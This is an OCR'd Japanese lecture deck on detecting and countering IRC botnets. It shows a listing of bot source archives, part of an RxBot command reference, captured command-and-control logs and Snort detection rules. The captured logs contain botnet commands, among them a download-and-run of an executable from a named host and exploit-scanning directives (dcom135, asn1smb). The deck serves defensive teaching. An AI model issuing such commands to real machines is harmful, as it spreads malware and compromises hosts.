マルウエア対策

マルウエアと戦う方法

独立行政法人理化学研究所
渡辺　勝弘

マルウエアと戦う

- ここでは、現在もっとも話題になっている「ボットネット」を題材にして、マルウエアと戦う方法について考えてみましょう


BOTNET(ボットネット)

- コンピュータウィルスの進化型といえる
- エンドノードに感染し、外部からの指示に従って、自己増殖やDoS攻撃、SPAMメール配信などを行う、半自動化されたbotによって構成されるネットワーク
- 制御用サーバを介することにより、ボットネットの管理者は、一度に数千から数万のエージェントに対して指示を行うことができる
- エージェント自身をアップデートさせることも可能で、頻繁に更新しているボットネットも存在する

bot(Robot)

元はIRCの自動運転できるクライアントソフトで、発言に対して自動的に返答したり、ちょっとしたコマンドが実行できたりする

ボットネット




なぜ流行ってしまったか？

- 効率がよい
  - ある種の分散コンピューティングであり、DDoSやSPAM配信を効率よく行うことが可能
- 足がつきにくい
  - ボットネットの指令者は、IRCサーバー経由で指令するため足がつきにくい
- ボットネットの機能が金銭的価値を持つ
  - キーロガーやアフィリエイト、スパム送信、DDoSなどボットネットにより提供されるサービスが金銭的価値を持つ
- ボットネットそのものが金銭的価値を持つ
  - ボットネットの機能や、ボットネットそのものを売り買いするマーケットが存在する

時流に乗っている事が一番の要因かなぁ？


なぜ流行ってしまったか？

- 簡単にボットネットを構築できた
  - 海外では違法であるなどまったく気にしていない
  - 誰でも入手できるし、ドキュメントが揃っている
  - 驚くことにサポートを受けられる場合もある
- 簡単、かつ手軽に制御できた
  - 上述の理由だけでなく、そもそも制御が簡単だった
- 被害を受ける側が想定していなかった
  - 今更ですが、まさかこのような形態の手法が出てくると思わなかった



Index of data / bots /

File	Size	Modified
Parent Directory		
rxbotlatest	1.0 MB	2005-Apr-09
sdbot	475.3 KB	2005-Mar-19
(WARNING MAY FUCK YOUR PC UP) leechbot_r1.5a_private.rar	325.9 KB	2005-Jul-09
2500+nicklist-rxbot.rar	11.9 KB	2005-Sep-13
acebot.rar	45.7 KB	2005-Mar-04
ago-private-Linux.rar	6.9 MB	2005-Sep-13
agobot3-0.2.1-pre4-fix1-priv-mod.rar	4.6 MB	2005-Jul-09
agobot3-0.2.1-pre4-priv.rar	2.9 MB	2005-Jul-09
agobot3-priv4.rar	3.9 MB	2005-Jul-09
agobot3_current.rar	0.0 B	2005-Jul-09
AIDS1.0.zip	869.7 KB	2005-Mar-04
aircbot.zip	3.8 KB	2005-Mar-04
BF.rar	671.3 KB	2005-Mar-04
blah23.rar	246.1 KB	2005-Sep-13
BotNetwork.rar	5.1 MB	2005-Mar-04
Coldbot2.rar	1.9 MB	2005-Mar-04
Coolmes_bot.rar	189.0 KB	2005-Mar-04
CubanLynx1.rar	820.5 KB	2005-Mar-04
DarkBotNa3.rar	362.2 KB	2005-Mar-04
darkirc4.0.rar	367.6 KB	2005-Mar-04
DD3_Public.rar	676.6 KB	2005-Mar-04
ddcontrol.ini	3.9 KB	2005-Mar-04
dde_control.zip	3.1 KB	2005-Mar-04
dctio.rar	72.0 KB	2005-Sep-13



RxBot Commandlist

Command Reference

For RxBot

By DARKTEAM :) ©2004

General Commands - Scanning Functions - Clones - DDoS Functions - Downloading & Updating - Redirecting - FTP Functions

Command Name	Alias	Syntax	Command Information	Example
General Commands				
action	e	a	Causes a action to with	<@DarK> .action #channel implodes irrationally [In #channel..] * [DarkBot[~32315 implodes irrationally
addalias	aa	aa	Add an alias by the name of and executes when called	<@DarK> .addalias hello privmsg $chan hello <@DarK> .hello <[DarkBot[~32315]> hello
aliases	al	aliases	Displays all the current aliases (if any)	<@DarK> .aliases <[DarkBot[~32315]> -[alias list]- <[DarkBot[~32315]> 0 cpmsg = mode $chan +o $user <[DarkBot[~32315]> 1 spastic = syn $1 445 120
capture	cap	**Screenshot** capture screen **Webcam Image** capture frame (input no.) **Video** capture video (input no.)	Generates an image of the what ever requested. Can be from a webcam, desktop or even make a movie from a webcam. (Generates a "2MB file for screenshots)	<@DarK> .capture screen C:¥Screenshot.jpg <[DarkBot[~32315]> [CAPTURE] Screen capture saved to: C:¥Screenshot.jpg
clearlog	clg	clearlog	Clears whatever has been logged since the start	<@DarK> .clearlog <[DarkBot[~32315]> [LOGS] Cleared
clone	c	clone [channel key]	Creates a clone on the server in the channel specified	<@DarK> .clone irc.easynews.com 6667 #moose

話題休閑：
ボットサーバと戯れる

その１

- 基本編
  - 何もしないボットネット
  - Harderが何も指示しなければ、何も動かない
  - このサーバは汎用的なIRCサーバを流用したもので、サーバの情報を知ることができた
    - 最低限の機能しか持たせない場合が多く、たいていのボットサーバはinfoなどのコマンドを実装していない

```
dummy:~# telnet ***.233.45.227 21
:LA.CNRDI1-NIX NOTICE AUTH :*** Looking up your hostname...
:LA.CNRDI1-NIX NOTICE AUTH :*** Found your hostname (cached)
NICK oomvp23
:LA.CNRDI1-NIX NOTICE oomvp23 :*** If you are having problems connecting due
to ping timeouts, please type /quote pong A0D0B868 or /raw pong A0D0B868 now.
PING :A0D0B868
USER oks34k "ABEPC" "idinah.shacknet.nu" :slave
PONG :A0D0B868
:LA.CNRDI1-NIX 001 oomvp23 :Welcome to the CNRD-I1-NIX IRC Network
oomvp23!oks34k@***.jp
:LA.CNRDI1-NIX 002 oomvp23 :Your host is LA.CNRDI1-NIX, running version
Unreal3.2.3
:LA.CNRDI1-NIX 003 oomvp23 :This server was created Sun Mar 13 21:40:50 2005
            ～ 中略 ～
:LA.CNRDI1-NIX 251 oomvp23 :There are 78 users and 0 invisible on 1 servers
:LA.CNRDI1-NIX 252 oomvp23 1 :operator(s) online
:LA.CNRDI1-NIX 254 oomvp23 9 :channels formed
:LA.CNRDI1-NIX 255 oomvp23 :I have 78 clients and 0 servers
:LA.CNRDI1-NIX 265 oomvp23 :Current Local Users: 78  Max: 156
:LA.CNRDI1-NIX 266 oomvp23 :Current Global Users: 78  Max: 156
:LA.CNRDI1-NIX 375 oomvp23 :- LA.CNRDI1-NIX Message of the Day -
:LA.CNRDI1-NIX 372 oomvp23 :- 12/9/2005 16:32
:LA.CNRDI1-NIX 372 oomvp23 :- - -
:LA.CNRDI1-NIX 376 oomvp23 :End of /MOTD command.
:oomvp23 MODE oomvp23 :+w
```

```
:oomvp23 MODE oomvp23 :+w
NICK :ABEPC
:oomvp23!oks34k@***.jp NICK :ABEPC
INFO
:LA.CNRDI1-NIX 371 ABEPC :=-=-=-= Unreal3.2.3 =-=-=-=
:LA.CNRDI1-NIX 371 ABEPC :| Brought to you by the following people:
:LA.CNRDI1-NIX 371 ABEPC :|
:LA.CNRDI1-NIX 371 ABEPC :| Head coders:
:LA.CNRDI1-NIX 371 ABEPC :|
            ～ 中略 ～
:LA.CNRDI1-NIX 371 ABEPC :| Credits - Type /Credits
:LA.CNRDI1-NIX 371 ABEPC :| DALnet Credits - Type /DalInfo
:LA.CNRDI1-NIX 371 ABEPC :|
:LA.CNRDI1-NIX 371 ABEPC :| This is an UnrealIRCD-style server
:LA.CNRDI1-NIX 371 ABEPC :| If you find any bugs, please mail
:LA.CNRDI1-NIX 371 ABEPC :|  bugs@lists.unrealircd.org
:LA.CNRDI1-NIX 371 ABEPC :| UnrealIRCd Homepage: http://www.unrealircd.com
:LA.CNRDI1-NIX 371 ABEPC :-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
:LA.CNRDI1-NIX 371 ABEPC :Birth Date: Sun Mar 13 21:40:50 2005, compile # 1
:LA.CNRDI1-NIX 371 ABEPC :On-line since Sun Oct 01 20:28:32 2006
:LA.CNRDI1-NIX 371 ABEPC :ReleaseID (1.1.1.1.2.1.2.1.2.2234.2.344 2005/03/13
20:24:29)
:LA.CNRDI1-NIX 374 ABEPC :End of /INFO list.
```

LIST
:LA.CNRDI1-NIX 321 ABEPC Channel :Users Name
:LA.CNRDI1-NIX 322 ABEPC #msbots 3 :
:LA.CNRDI1-NIX 322 ABEPC #zgb.slaves3 2 :
:LA.CNRDI1-NIX 322 ABEPC #msbots2 1 :
:LA.CNRDI1-NIX 322 ABEPC #msbots3 1 :
:LA.CNRDI1-NIX 322 ABEPC #msbots4 1 :
:LA.CNRDI1-NIX 322 ABEPC #msbots5 3 :
:LA.CNRDI1-NIX 322 ABEPC #msbots6 4 :
:LA.CNRDI1-NIX 322 ABEPC #msbots7 2 :
:LA.CNRDI1-NIX 322 ABEPC #msbots8 70 :
:LA.CNRDI1-NIX 323 ABEPC :End of /LIST
JOIN #msbots8 slavesofms
:ABEPC!oks34k@rikad42.riken.jp JOIN :#msbots8
:LA.CNRDI1-NIX 353 ABEPC = #msbots8 :ABEPC KORVANNIEW2 NEW-F96CA8AF071 PORTABLE2 kbpf79 YASU NBOC1 RMD93001CRPTSY ZIGGYSWORLD RSMITH01 GBSTEZ1NB00K150 NBIS1 EU-GBR06-WXP241 TOJESTMOJASIEC OSL-JMACRAE VC001 FM-3095FF7B2127 MZAYED LT204386 XPPRT-DUMITRESC FMDNT1X TCOLLINI WIRELESS KUS muxdw48 MSEKIIBM CHALLENGER CC521608-A TOSHIBA14 UK1159 EFR HERMANLAPTOP ZL051611 JEFF-YORWA68ZSE CO
:LA.CNRDI1-NIX 353 ABEPC = #msbots8 :TEKNOBUS2 P0532812 VAIOLAPIF LC8592400 LAPTOPMR UNIVERSI-D127B2 BERDUL3AE014 EUGENE COE-7H4ML1S GLUE-M002 YOSHI-LR500 UKWARLAP0006 L72XC871 NR00018 DENNISMHUENEMANN LAPTOP JANNOTEBOOK RMORRIS MIRAGE4 STEVED-D810 fyldt56 DELL-AB GMAXERATHI fork SODA-8D40011902
:LA.CNRDI1-NIX 366 ABEPC #msbots8 :End of /NAMES list.

:TWA01194258!jifsk85@xx.30.110.12 QUIT :Connection reset by peer
:Y1129!lbycq66@p2248-ipad35sasajima.aichi.xxxx.jp JOIN :#msbots8
:Y1129!lbycq66@p2248-ipad35sasajima.aichi. xxxx.jp PRIVMSG #msbots8 :Slave Y1129 reporting, proxy - 2 , IPv4 address is 192.168.123.113 . .
:SEXP-OTE!vffec19@static-xx.95.40.165.addr. xxxx.se JOIN :#msbots8
:SEXP-OTE!vffec19@static-xx.95.40.165.addr. xxxx.se PRIVMSG #msbots8 :Slave sexp-ote.eurotherm.local reporting, proxy - 2 , IPv4 address is 149.121.240.113 . .
:NEW-F96CA8AF071!jezon34@xx.161.74.22 QUIT :Connection reset by peer
:NB-SANDER-XP!dksqo49@ipxx-207-58-62.adsl. xxxx.nl JOIN :#msbots8
:NB-SANDER-XP!dksqo49@ipxx-207-58-62.adsl. xxxx.nl PRIVMSG #msbots8 :Slave NB-SANDER-XP reporting, proxy - 2 , IPv4 address is 192.168.2.2 . .
:SEXP-OTE!vffec19@static-xx.95.40.165.addr. xxxx.se QUIT :Connection reset by peer
:PAUL!vazor67@xxx.34.118.101 JOIN :#msbots8
:PAUL!vazor67@xxx.34.118.101 PRIVMSG #msbots8 :Slave Paul reporting, proxy - 2 , IPv4 address is 169.254.204.183 . .
:FM-3095FF7B2127!jhgmt28@xxxxx.ftth.xxxx.jp QUIT :Connection reset by peer
PRIVMSG #msbots8 :Slave MSEKIIBM0 reporting, proxy - 2 , IPv4 address is 10.64.14.72 . .
PING :LA.CNRDI1-NIX
:CHALLENGER!tgohs31@xx.132.161.110 QUIT :Connection reset by peer
PONG :LA.CNRDI1-NIX

LUSERS
:LA.CNRDI1-NIX 251 ABEPC :There are 82 users and 0 invisible on 1 servers
:LA.CNRDI1-NIX 252 ABEPC 1 :operator(s) online
:LA.CNRDI1-NIX 254 ABEPC 9 :channels formed
:LA.CNRDI1-NIX 255 ABEPC :I have 82 clients and 0 servers
:LA.CNRDI1-NIX 265 ABEPC :Current Local Users: 82 Max: 156
:LA.CNRDI1-NIX 266 ABEPC :Current Global Users: 82 Max: 156
:RMD93001CRPTSY!opawm37@xx.187.154.83 QUIT :Connection reset by peer
NAMES
:LA.CNRDI1-NIX 366 ABEPC * :End of /NAMES list.
:KORVANNIEW2!pgibw10@xx.249.139.58 QUIT :Connection reset by peer
WHOIS fork
:LA.CNRDI1-NIX 311 ABEPC fork fork microsoft.rulez * :fork
:LA.CNRDI1-NIX 319 ABEPC fork :@#msbots7 @#msbots3 @#msbots2 @#msbots4 @#msbots5 @#zgb.slaves3 @#msbots #msbots6 #msbots8
:LA.CNRDI1-NIX 312 ABEPC fork LA.CNRDI1-NIX :CNRDI1-WIN CNF-25.02.2004|WINMod-13.09.2005
:LA.CNRDI1-NIX 313 ABEPC fork :is a Network Administrator
:LA.CNRDI1-NIX 310 ABEPC fork :is available for help.
:LA.CNRDI1-NIX 317 ABEPC fork 51937 1159702890 :seconds idle, signon time
:LA.CNRDI1-NIX 318 ABEPC fork :End of /WHOIS list.
:NEW-F96CA8AF071!yzgsz86@xx.161.85.29 JOIN :#msbots8
:NEW-F96CA8AF071!yzgsz86@xx.161.85.29 PRIVMSG #msbots8 :Slave new-f96ca8af071 reporting, proxy - 2 , IPv4 address is xx.161.85.29 . .
PING :LA.CNRDI1-NIX
PONG :LA.CNRDI1-NIX

その２

- 別なエージェントをダウンロードさせる Harder
- メール、近隣拡散による初期感染後、すぐに別なエージェントをダウンロードさせる事が多い

```
NICK Bot|9277
USER yscxhz 0 0 :Bot|9277
        :STA 001 Bot|9277 :Welcome to the Service server Bot|9277
        :STA 002 Bot|9277 :Your host is STA, running version 5.5.2653
        :STA 251 Bot|9277 :There are 2417 users and 71 invisible on 1 servers
        ～ 略 ～
USERHOST Bot|9277
        :STA 422 Bot|9277 :MOTD File is missing
MODE Bot|9277 +x
JOIN #server# send.
        :STA 302 Bot|9277 :Bot|9277=+~yscxhz@***.***.214.76
        :STA 501 Bot|9277 :Unknown MODE flag
        :Bot|9277!~yscxhz@***.***.214.76 JOIN :#server#
        :STA 332 Bot|9277 #server# :.dl http://www.gizahost.com/htri/sbr.exe
aaaananz4.exe 1
        :STA 353 Bot|9277 @ #server# :Bot|9277
        :STA 366 Bot|9277 #server# :End of /NAMES list.
PRIVMSG #server# :[DOWNLOAD]: Downloading URL:
http://www.gizahost.com/htri/sbr.exe to: aaaananz4.exe.
        :STA 404 Bot|9277 #server# :Cannot send to channel
PRIVMSG #server# :[DOWNLOAD]: Downloaded 170.0 KB to aaaananz4.exe @
170.0 KB/sec.
        :STA 404 Bot|9277 #server# :Cannot send to channel
PRIVMSG #server# :[DOWNLOAD]: Opened: aaaananz4.exe.
        :STA 404 Bot|9277 #server# :Cannot send to channel
        PING :STA
```

その３

- ネットワークのスキャンを指令するHarder
- 比較的良く目にする

```
JOIN #.to. teamz
        :STA 302 JPN|425015894 :JPN|425015894=+~mteubrfprba@***.***.214.76
        :STA 501 JPN|425015894 :Unknown MODE flag
        :JPN|425015894 MODE JPN|425015894 :-i
        :JPN|425015894!~mteubrfprba@***.***.214.76 JOIN :#.to.
        :STA 332 JPN|425015894 #.to. :.asc asn1smb 300 2 0 -r -s
        :STA 353 JPN|425015894 @ #.to. :JPN|425015894 @SaBeR
        :STA 366 JPN|425015894 #.to. :End of /NAMES list.
        PING :STA
PONG :STA
        :SaBeR!admin@admin.com PRIVMSG #.to. :.    PING 1149678059.
        :SaBeR!admin@admin.com PRIVMSG #.to. :.k teamall
PRIVMSG #.to. :[MAIN]: Password accepted.
        :STA 404 JPN|425015894 #.to. :Cannot send to channel
        :SaBeR!admin@admin.com PRIVMSG #.to. :.asc asn1smbnt 300 2 0 -r -s
PRIVMSG #.to. :[SCAN]: Already 301 scanning threads. Too many specified.
        :STA 404 JPN|425015894 #.to. :Cannot send to channel
        PING :STA
PONG :STA
        :SaBeR!admin@admin.com PRIVMSG #.to. :.asc dcom135 200 0 0 -r -s
        :SaBeR!admin@admin.com TOPIC #.to. :.asc dcom135 200 0 0 -r -s
        PING :STA
```

ボットの検知手法

ボットを捕まえる

- IDS/IDPSを用いる
- ファイアウォール等のログから異常な振る舞いを検知する
- アノマリ検知型の監視・阻止装置に頼る
- エンドノードでのアンチウイルスやパーソナルファイアウォールに頼る
- 新しい方法を考える

ボットの振る舞い

- 外部へ感染したことを通知する
- 新しいバイナリをダウンロードする
- 外部から指令を受け取る
- 近接ノードをボットに感染させる
- 他ノードへマルウエアをばらまく
- 特定ノードへDoS攻撃等を行う
- キーロガー、スニファ、データの盗難等

Reference : Know Your Enemy: Tracking Botnets
http://www.honeynet.org/papers/bots/


IDS/IDPSで検知する

- エージェントがなんらかの通信を行えば IDS/IDPS等で検知できる可能性がある
- 例： Snort+BleedingEdge Snort Rules
  - Bleeding-Edge Snort ルールセットで既知のボットを検出する
    - 最新の脅威に対応するルールの提供とアイディアの実験を目的とするSnort用ルールセット
    - 実験的であるが故に、時に期待通りに動作しないこともあるが、さまざまな最新の驚異を検知するためのルールが数多く含まれる

Bleeding-Edge Snort
http://www.bleedingsnort.com/

RXBOTの通信を検知するルール

```
alert tcp any any -> $HOME_NET any (
    msg:"BLEEDING-EDGE RXBOT / RBOT Vulnerability Scan";
    content:"|2E|advscan|20|"; nocase;
    classtype: trojan-activity;
    reference:url,www.nitroguard.com/rxbot.html;
    reference:url,www.trendmicro.com/vinfo/virusencyclo/default5.asp
    ?VName=WORM_RBOT.GL;
    reference:url,www.muzzleflash.org/readarticle.php?article_id=5
    #scanning; flow:established; sid:2001184; rev: 2;)
```



ID #	Time	Triggered Signature
4 - 298184	2006-04-13 20:05:00	[url] [url] [url] [local] [snort] BLEEDING-EDGE RXBOT / RBOT Vulnerability Scan

Sensor Name	Interface	Filter
pathfinder	bond0	not host 134.160.38.1

Alert Group: none

Source Address	Dest. Address	Ver	Hdr Len	TOS	length	ID	D F	M F	offset	TTL	chksum
[redacted]	[redacted]	4	20	0	420	53513			0	53	17086

Options: none

Source Port	Dest Port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
7000 [sans] [portsdb] [tantalo] [sstats]	57613 [sans] [portsdb] [tantalo] [sstats]				X	X				2247174080	3071230461	5	0	8192	0	27851

Options: none

Payload

Plain Display

Download of Payload

```
length = 380

000   3A 42 6F 74 7C 31 34 34 36 21 67 40 6E 60 6E 40    :Bot|1446!g@n`n@
010   72 6F 70 2D 31 41 44 32 45 30 42 42 2E 72 69 6B   rop-1AD2E0BB.rik
020   65 6E 2E 6A 70 20 4A 4F 49 4E 20 3A 23 73 65 72   en.jp JOIN :#ser
030   76 65 72 23 0D 0A 3A 73 2E 73 2E 73 20 33 33 32   ver#  :s.s.s 332
040   20 42 6F 74 7C 31 34 34 36 20 23 73 65 72 76 65    Bot|1446 #serve
050   72 23 20 3A 2E 61 64 76 73 63 61 6E 20 41 73 6E   r# :.advscan Asn
060   31 73 6D 62 6E 74 20 33 35 30 20 33 20 30 20 2D   1smbnt 350 3 0 -
070   62 0D 0A 3A 73 2E 73 2E 73 20 33 33 33 20 42 6F   b  :s.s.s 333 Bo
080   74 7C 31 34 34 36 20 23 73 65 72 76 65 72 23 20   t|1446 #server#
090   73 61 62 65 72 20 31 31 34 34 38 39 30 31 30 30   saber 1144890100
0a0   0D 0A 3A 73 2E 73 2E 73 20 33 35 33 20 42 6F 74     :s.s.s 353 Bot
0b0   7C 31 34 34 36 20 40 20 23 73 65 72 76 65 72 23   |1446 @ #server#
0c0   20 3A 42 6F 74 7C 31 34 34 36 20 40 4E 65 78 74    :Bot|1446 @Next
0d0   20 0D 0A 3A 73 2E 73 2E 73 20 33 34 36 20 42 6F    :s.s.s 346 Bo
0e0   74 7C 31 34 34 36 20 23 73 65 72 76 65 72 23 20   t|1446 #server#
0f0   3A 45 6E 64 20 6F 66 20 2F 4E 41 4D 45 53 20 6C   :End of /NAMES l
100   69 73 74 2E 0D 0A 3A 73 2E 73 2E 73 20 33 30 32   ist...:s.s.s 302
110   20 42 6F 74 7C 31 34 34 36 20 3A 42 6F 74 7C 31    Bot|1446 :Bot|1
```

IDS/IDPSで捕まえる

- ボットを検知するSnort用ルールを自分で作ってみる
- IRCボットの場合、以下の振る舞いはIDS/IDPS等で検知できる可能性がある
  - 外部へ感染したことを通知する
  - 外部から指令を受け取る
  - 他ノードへマルウエアをばらまく
  - 特定ノードへDoS攻撃等を行う

IRCボットを捕まえるルール


- IRCボットであれば以下のような通信を行うかもしれない
  - チャンネルに接続する際、JOINコマンドを発行する
  - サーバから新しいバイナリをダウンロードするときは{download|dl|get} http://～.exeのような文字列が流れる
  - Harderがなんらかの指令を送る時はPRIVMSGを使う
  - 標準のIRCポート以外でIRCプロトコルが流れたら怪しいだろう


IRCボットを捕まえるルール

IRCプロトコルを使ったボットなら JOIN コマンドは必ず使うだろう

```
alert tcp any any -> any 1024: (
msg:"Experimental IRC JOIN command detected";
content:"JOIN ¥:#";)
```

で、使ってみた


Basic Analysis and Security Engine (BASE)
Home | Search
[Back]
Added 0 alert(s) to the Alert cache
Queried on : Thu September 21, 2006 09:17:01
